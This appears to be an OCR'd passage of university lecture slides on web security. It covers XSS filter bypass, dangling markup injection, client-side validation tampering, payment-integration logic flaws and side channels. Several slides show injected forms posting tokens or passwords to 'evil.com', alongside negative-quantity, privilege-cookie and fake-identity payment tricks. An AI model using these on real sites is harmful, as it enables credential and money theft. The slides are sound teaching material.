
- http://www.victim.com?var=<script> if (top …

Rendered

- <sc#pt> if(top.location != self.location)
- What has just happened?

Same problem in Chrome's XSS auditor

httpOnly Cookies



Cookie sent over HTTP(S), but cannot be accessed by script via document.cookie

Prevents cookie theft via XSS

Does not stop most other XSS attacks!

Post-XSS World

XSS = script injection … or is it?

Many browser mechanisms to stop script injection


- Add-ons like NoScript
- Built-in XSS filters in IE and Chrome
- Client-side APIs like toStaticHTML() …

Many server-side defenses

But attacker can do damage by injecting non-script HTML markup elements, too

["Postcards from the post-XSS world"]

Dangling Markup Injection



All of this sent to evil.com as a URL

["Postcards from the post-XSS world"]

Another Variant

<form action='http://evil.com/log.cgi'><textarea>

…

<input type="hidden" name="xsrf_token" value="12345">

…

<EOF>

No longer need the closing apostrophe and bracket in the page!
Only works if the user submits the form …
… but HTML5 may adopt auto-submitting forms

["Postcards from the post-XSS world"]

Rerouting Existing Forms

<form action='http://evil.com/log.cgi>

…

<form action='update_profile.php'>

…

<input type="text" name="pwd" value="trustno1">

…

</form> *Forms can't be nested, top-level occurrence takes precedence*

["Postcards from the post-XSS world"]

Namespace Attacks

```
<img id= 'is_public'>
…
function retrieve_acls() { …
if (response.access_mode == AM_PUBLIC)
  is_public = true;
else
    is_public = false; }

function submit_new_acls() { …
    if (is_public) request.access_mode = AM_PUBLIC; … }
```

Identifier attached to tag is automatically added to JavaScript namespace with higher priority than script-created variables

In some browsers, can use this technique to inject numbers and strings, too

Always evaluates to true

["Postcards from the post-XSS world"]

Other Injection Possibilities

<base href="….”> tags

- Hijack existing relative URLs

Forms

- In-browser password managers detect forms with password fields, fill them out automatically with the password stored for the form’s origin

Form fields and parameters (into existing forms)

- Change the meaning of forms submitted by user

JSONP calls

- Invoke any existing function by specifying it as the callback in the injected call to the server’s JSONP API


[“Postcards from the post-XSS world”]

Logic Flaws in Web Applications

“NoTamper: Automatic Blackbox Detection of Parameter Tampering Opportunities in Web Applications”

“How to Shop for Free Online - Security Analysis of Cashier-as-a-Service Based Web Stores”

User Input Validation



Web applications need to reject invalid inputs

- "Credit card number should be 15 or 16 digits"
- "Expiration date in the past is not valid"

Traditionally done at the server


- Round-trip communication, increased load

Better idea (?): do it in the browser using

client-side JavaScript code

["NoTamper", Bisht et al.]

Client-Side Validation




```
onSubmit=
   validateCard();
   validateQuantities();
```


Validation Ok?

Yes → send inputs to server

No → reject inputs

["NoTamper", Bisht et al.]

Problem: Client Is Untrusted




Previously rejected values sent to server

Inputs must be re-validated at server!

["NoTamper", Bisht et al.]

Online Banking



Client-side constraints:

from IN (Accnt1, Accnt2)

to IN (Accnt1, Accnt2)


Server-side code:

transfer money from → to

Vulnerability: malicious client submits arbitrary account numbers for unauthorized money transfers

["NoTamper", Bisht et al.]

Online Shopping



Client-side constraints:

quantity1 ≥ 0
quantity2 ≥ 0

Server-side code:


total = quantity1 * price1 +
quantity2 * price2

Vulnerability: malicious client submits negative quantities for unlimited shopping rebates

Two items in cart: price1 = $100, price2 = $500
quantity1 = -4, quantity2 = 1, total = $100 (rebate of $400 on price2)

["NoTamper", Bisht et al.]

IT Support



Client-side constraints:

userId == 96 (hidden field)

Server-side code:

Update profile with id 96 with new details

Vulnerability: update arbitrary account

Inject a cross-site scripting (XSS) payload in admin account, cookies stolen every time admin logged in

["NoTamper", Bisht et al.]

Content Management


Server-side code:

```
privilege = non-admin;
if ( _COOKIE['make_install_prn']
  == 1 )
    privilege = admin;
```

Vulnerability: malicious client sets make_install_prn cookie, creates fake admin account

[Bisht et al.]

Cashier-as-a-Service



[Wang et al.]


nopCommerce + Amazon Simple Pay

- Anyone can register an Amazon seller account, so can Chuck
  - Purchase a $25 MasterCard gift card by cash, register under a fake address and phone number
  - Create seller accounts in PayPal, Amazon and Google using the card
- Chuck's trick
  - Check out from Jeff, but pay to "Mark" (Chuck himself)
  - Amazon tells Jeff that payment has been successful
  - Jeff is confused, ships product

[Wang et al.]


Interspire + PayPal Express

Session 1: pay for a cheap order (orderID1), but prevent the merchant from finalizing it by holding Message B



Message A redirects to store.com/finalizeOrder?$[orderID1]_{store}$

Session 2: place an expensive order (orderID2) , but skip the payment step



Message A redirects to store.com/finalizeOrder?$[orderID2]_{store}$

Message B calls store.com/finalizeOrder?$[orderID1]_{store}$ $[orderID2]_{store}$

Expensive order is checked out but the cheap one is paid!


[Wang et al.]

Side Channel Attacks

Traditional Cryptanalysis


What can we observe?

Side-Channel Analysis



Power Consumption

- Usually easy to obtain, non-invasive



Power consumption while running DES (source: TNO-TPD).

Invasive vs. non-invasive

Non-invasive:

- no tampering with the hardware
- may be active attack, e.g. message replay

Invasive:

- hardware is attacked
- etching, ion beams, liquid nitrogen, föhn, power glitching, ...

Some side-channel attacks

Paul Kocher et al. introduced
- Timing attacks (CRYPTO '96)
